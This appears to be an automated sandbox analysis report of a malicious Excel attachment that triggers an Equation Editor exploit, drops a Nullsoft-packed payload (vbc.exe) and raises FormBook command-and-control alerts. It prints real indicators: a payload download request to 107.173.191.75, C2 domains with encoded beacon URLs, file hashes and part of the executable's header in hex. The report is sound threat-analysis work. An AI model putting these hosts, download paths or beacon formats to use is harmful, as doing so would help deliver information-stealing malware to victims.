SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... (..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EDDAAE1E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EDDAAE1E.png	
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V\.].-Oo....._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Temp\8zftlgz66rml6hsb	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	218412
Entropy (8bit):	**7.993510370418697**
Encrypted:	**true**
SSDEEP:	6144:umeBJUO9Vjq25jLjIs+8FlB2qqoHfCarGr:6Bp9Vjq25jPImFlHbr8
MD5:	A66A52A4F615A7C03C69396F33AFB49F
SHA1:	70FCB923AEBCEFC959BC5EE119E2E6FCA2B522AD
SHA-256:	00C5F1976314ACC54F6689B202AA205BED647074381898370F3D13444A90B3DE
SHA-512:	964BEA08A7D6BF1C07240F48CE82B8410D5E7A789BBCD76917B615035073538AE77F098B9596A8C3E7AD5F4045BD4B36068FDD5F20CB6F803CF2B1B2FD49CB5D
Malicious:	false
Preview:	s\"5.;\.f..F.s...U.?[KmN.....#...IPVG:. |.\...b....z.I.x*...xR.r.R..1....iN...<..I...`|M,.)z.X...5....2e.~nV-AW.....7/f.V..L..Cv..r....e..v.6|._....(.K....b..4L.,..!..>.Wx.q,5.+WdL.....'.....r&-. ......"j.Ya..1...Wu(...X...k[.4.5.t'.]....g.~/.F.;\.fC.\.).%0_?.?.I..v.....I.VGO. |.\.(..b....z.I.x*...xL.50R.4.s.M...M......s#:.|..^.s.FA.....K.P...I.d.....7/f.V..Y.a.D.. .....O..;...K...1...$. ..@._..p..."..r."q,5 3.d/.O.?.....?tkz.b.i."j.Ya..1..aWu.....Ik[.4.5.t'.])...g../SF.;\.fs.\..%0_?.?.....G...IPVG:. |.\...b....z.I.x*...xL.50R.4.s.M...M......s#:.|..^.s.FA.....K.P...I.d.. .....7/f.V..Y.a.D.. .....O..;...K...1...$...@._..p...".Wx.q,5f.Wd/DO.?.....?tkz...i."j.Ya..1..aWu.....Ik[.4.5.t'.])...g../SF.;\.fs.\..%0_?.?.....G...IPVG:. |.\...b....z.I.x*...xL.50R.4 .s.M...M......s#:.|..^.s.FA.....K.P...I.d.....7/f.V..Y.a.D.. .....O..;...K...1...$...@._..p...".Wx.q,5f.Wd/DO.?.....?tkz...i."j.Ya..1..aWu..

C:\Users\user\AppData\Local\Temp\nspBFD8.tmp\uoqeqjqp.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	169472
Entropy (8bit):	6.369335775559218
Encrypted:	false
SSDEEP:	3072:BCDltBK32EKb80ZBphqHcPBZ6zDM2xIH51nzlVnwCg9:BCht9f5Y6Z6vMXzLG
MD5:	B99ADEF4A2044874BFEFBC6472A364FE
SHA1:	C8A100328B1F8480998AF4B82C75EF84C755D5F4
SHA-256:	C4BCD82279BD837652753D50D27E4461278991AB6BED3DA54F50003CFF804EEC
SHA-512:	DF07427D176374475A815896CB53F89EC71F47E0FEECD45054C4358A35C053F5E7900EC2A54CC4AB9EDA35C6EEBE18F47C79BFFE44E3D1514C406F9BA997CFB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....".....}...M.....M.....H.....M.....Rich..... .....PE..L.....a.....!.....0.....u.....`v.....`p.....p..@.....0..l..... .....text...l..... ..`.rdata...S...0...T.....@..@.data....B.....&...n.....@....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Temp\~DF0A34D950D881ADFE.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234520
Entropy (8bit):	7.970636264710058
Encrypted:	false
SSDEEP:	3072:gZfy7Qpz9a4UV0yosTOqZt+B0OH0UrmxKlwQyENBsGTDWgylTyUp7aQlelDjIWOM:ghXp5a4UFlYnHZix0wrGK3ta3VIpM

C:\Users\user\AppData\Local\Temp\~DF0A34D950D881ADFE.TMP	
MD5:	90E995AE2B06B84644586091A994F43A
SHA1:	A6C83577FD947650A6B816FD910EBB7FD3464BCA
SHA-256:	1E8D78F614B82C1BDC730E745228B860D5B71888AC90EFBF5D74AF4EA3F876F9
SHA-512:	2AE4E833AA255BC20B870A2C08CE94E3A4CF7CD9248377CD4F5FBDC525F83AF8EAAB2DF1EBB82D1B7FC6E28F8A89DC10A1DB1C3A65100F656A7952A294B21B9F
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF0FB8C472F0D83540.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF7FF8D0B81F71A466.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF9926B065B1BF5C6.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$Quotation Request - Alligator Pty Ltd.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\Desktop\~$Quotation Request - Alligator Pty Ltd.xlsx	
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	513443
Entropy (8bit):	7.37315837962637
Encrypted:	false
SSDEEP:	12288:7lIKV65P7x6p5laFBAteHb9Pzrv4QHA5A:7Cq47xO5MXAtYxbrQgAe
MD5:	8E90E8E526BC80036BA6B50A913A1880
SHA1:	56F076B442E362E58E787FCEA35CEA45A70447EE
SHA-256:	50901C9BDF963127A05847C8C0A1D71D8C02310C491A159CF87A1E888CEAB348
SHA-512:	60F5346007C19104284630001F665AE8B74C71DAB5B7BF8D6A60AA639281929A0F8E60DED6150A3B395DD56C0DC0A5B13824329CA1C093EC96ACAAAF50A0E5EA
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....p....@.....@.....t.....p..@.....p.....tex t...h[.....\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc...@....p.....x.....@..@.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.970636264710058
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Quotation Request - Alligator Pty Ltd.xlsx
File size:	234520
MD5:	90e995ae2b06b84644586091a994f43a
SHA1:	a6c83577fd947650a6b816fd910ebb7fd3464bca
SHA256:	1e8d78f614b82c1bdc730e745228b860d5b71888ac90efb f5d74af4ea3f876f9
SHA512:	2ae4e833aa255bc20b870a2c08ce94e3a4cf7cd9248377 cd4f5fbdc525f83af8eaab2df1ebb82d1b7fc6e28f8a89dc1 0a1db1c3a65100f656a7952a294b21b9f
SSDEEP:	3072:gZfy7Qpz9a4UV0yosTOqZt+B0OH0UrmxKlwQyE NBsGTDWgylTyUp7aQlelDjlWOM:ghXp5a4UFlYnHZix0 wrGK3ta3VIpM
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-19:19:49.540569	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	47.246.136.142
12/02/21-19:19:49.540569	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	47.246.136.142
12/02/21-19:19:49.540569	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	47.246.136.142

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 19:19:29.030253887 CET	192.168.2.22	8.8.8.8	0x439c	Standard query (0)	www.travelgleam.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:19:35.253619909 CET	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.subsoilcorp.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:19:40.431263924 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.ll1ysq.biz	A (IP address)	IN (0x0001)
Dec 2, 2021 19:19:49.090929985 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.sdffzc.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 19:19:29.141184092 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	www.travelgleam.com	travelgleam.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:19:29.141184092 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	travelgleam.com		162.210.195.97	A (IP address)	IN (0x0001)
Dec 2, 2021 19:19:35.284832001 CET	8.8.8.8	192.168.2.22	0x8eb8	Name error (3)	www.subsoilcorp.com	none	none	A (IP address)	IN (0x0001)
Dec 2, 2021 19:19:40.940474987 CET	8.8.8.8	192.168.2.22	0xc18c	Name error (3)	www.ll1ysq.biz	none	none	A (IP address)	IN (0x0001)
Dec 2, 2021 19:19:49.426925898 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.sdffzc.com	minisite.alibaba.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:19:49.426925898 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	minisite.alibaba.com	minisite.alibaba.com.gds.alibabadns.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:19:49.426925898 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	minisite.alibaba.com.gds.alibabadns.com		47.246.136.142	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 107.173.191.75
- www.travelgleam.com
- www.sdffzc.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	107.173.191.75	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:18:07.391019106 CET	0	OUT	GET /dodge/winlogon.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 107.173.191.75 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	107.173.191.75	80	192.168.2.22	49165	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:18:07.507664919 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 18:18:07 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.33 Last-Modified: Thu, 02 Dec 2021 08:53:53 GMT ETag: "7d5a3-5d225ee196c33" Accept-Ranges: bytes Content-Length: 513443 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 75 4a a8 a1 14 24 fb a1 14 24 fb a1 14 24 fb 2f 1c 7b fb a3 14 24 fb a1 14 25 fb 3a 14 24 fb 22 1c 79 fb b0 14 24 fb f5 37 14 fb a8 14 24 fb 66 12 22 fb a0 14 24 fb 52 69 63 68 a1 14 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 cd cd ef 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 84 02 00 00 04 00 00 e3 30 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b0 74 00 00 b4 00 00 00 00 70 03 00 40 c5 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 68 5b 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c 12 00 00 00 70 00 00 00 14 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 58 5c 02 00 00 90 00 00 00 04 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 f0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 40 c5 02 00 00 70 03 00 00 c6 02 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$uJ$$$/{$%:$"y7f"$Rich$PELH\0p@@tp@p.texth[\ `.rdatap`@@.dataX\t@.ndata.rsrc@px@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49166	162.210.195.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:19:29.260524035 CET	544	OUT	GET /hf9j/?NnwLW=lTeXzRfHoPHDqpa&LnftM=Hi4i/MzZWraYpeia3tFw/razG0ol5F63XlO+NDDVDOKGXMifKzA uqwSCBSP91u5pGStR7A== HTTP/1.1 Host: www.travelgleam.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 19:19:30.328233004 CET	545	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 02 Dec 2021 18:19:30 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache X-Redirect-By: WordPress Set-Cookie: ads_session_352ccc2461df9c8d3c6bb4585f3c3cb2=af6ddcc617a3e1afebfd91a704249aef%7C%7C16386 41970%7C%7C1638638370%7C%7Cda48612d1ed0b29c93d61e3989fe0d16; expires=Sat, 01-Jan-2022 18:19:30 GMT; Max-Age=2592000; path=/ Set-Cookie: PHPSESSID=b3d6c12ed435fd207b9e867cc70e2029; path=/ Location: http://travelgleam.com/hf9j/?NnwLW=lTeXzRfHoPHDqpa&LnftM=Hi4i/MzZWraYpeia3tFw/razG0ol5F63X lO+NDDVDOKGXMifKzAuqwSCBSP91u5pGStR7A== X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Nginx-Upstream-Cache-Status: MISS X-Server-Powered-By: Engintron

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	47.246.136.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:19:49.540569067 CET	546	OUT	GET /hf9j/?LnftM=Pqr9SePoNfnaC1kg2G0jCGwXX1ba57NV0gLvpt/5y4PrrRm7oBIm/XhJEBzYJkmjKkGOCg==& NnwLW=lTeXzRfHoPHDqpa HTTP/1.1 Host: www.sdffzc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 19:19:49.653724909 CET	547	IN	HTTP/1.1 429 Server: Tengine Date: Thu, 02 Dec 2021 18:19:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Set-Cookie: ali_apache_id=84.17.52.65.1638469189599.912680.7; path=/; domain=.alibaba.com; expires=Wed, 30-Nov-2084 01:01:01 GMT ETag: "6188f55d-216" Data Raw: 32 31 36 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 74 69 74 6c 65 3e 48 54 54 50 20 34 30 34 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 52 4f 42 4f 54 53 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 41 52 43 48 49 56 45 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 52 4f 42 4f 54 53 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 49 4e 44 45 58 2c 20 4e 4f 46 4f 4c 4c 4f 57 22 20 2f 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 69 66 20 28 2f 5e 5c 2f 70 72 6f 64 75 63 74 5c 2f 5c 64 2b 2f 2e 74 65 73 74 28 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 61 74 68 6e 61 6d 65 29 29 20 7b 0a 20 20 20 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 27 2f 27 3b 0a 7d 20 65 6c 73 65 20 69 66 20 28 2f 5e 2e 2a 5c 2e 6d 2e 5b 61 2d 7a 5d 2b 5c 2e 61 6c 69 62 61 62 61 5c 2e 63 6f 6d 24 2f 2e 74 65 73 74 28 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 6f 73 74 6e 61 6d 65 29 29 20 7b 0a 20 20 20 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 27 2f 2f 6d 2e 61 6c 69 62 61 62 61 2e 63 6f 6d 2f 65 72 72 6f 72 34 30 34 2e 68 74 6d 27 3b 0a 7d 20 65 6c 73 65 20 7b 0a 20 20 20 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 27 2f 2f 65 72 72 6f 72 2e 61 6c 69 62 61 62 61 2e 63 6f 6d 2f 65 72 72 6f 72 34 30 34 2e 68 74 6d 27 3b 0a 7d 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 216<!doctype html><html lang="en"><head><meta charset="UTF-8"><title>HTTP 404</title><meta name="R OBOTS" content="NOARCHIVE"><meta name="ROBOTS" content="NOINDEX, NOFOLLOW" /><script type="text/java script">if (/^\/product\/\d+/.test(window.location.pathname)) { window.location.href = '/';} else if (/^.*\.m.[a-z]+\.alibaba\. com$/.test(window.location.hostname)) { window.location.href = '//m.alibaba.com/error404.htm';} else { window.loca tion.href = '//error.alibaba.com/error404.htm';}</script></head></html>0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2212 Parent PID: 596

General

Start time:	19:17:22
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f7d0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1160 Parent PID: 596

General

Start time:	19:17:46
Start date:	02/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2556 Parent PID: 1160

General

Start time:	19:17:49
Start date:	02/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	513443 bytes
MD5 hash:	8E90E8E526BC80036BA6B50A913A1880
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
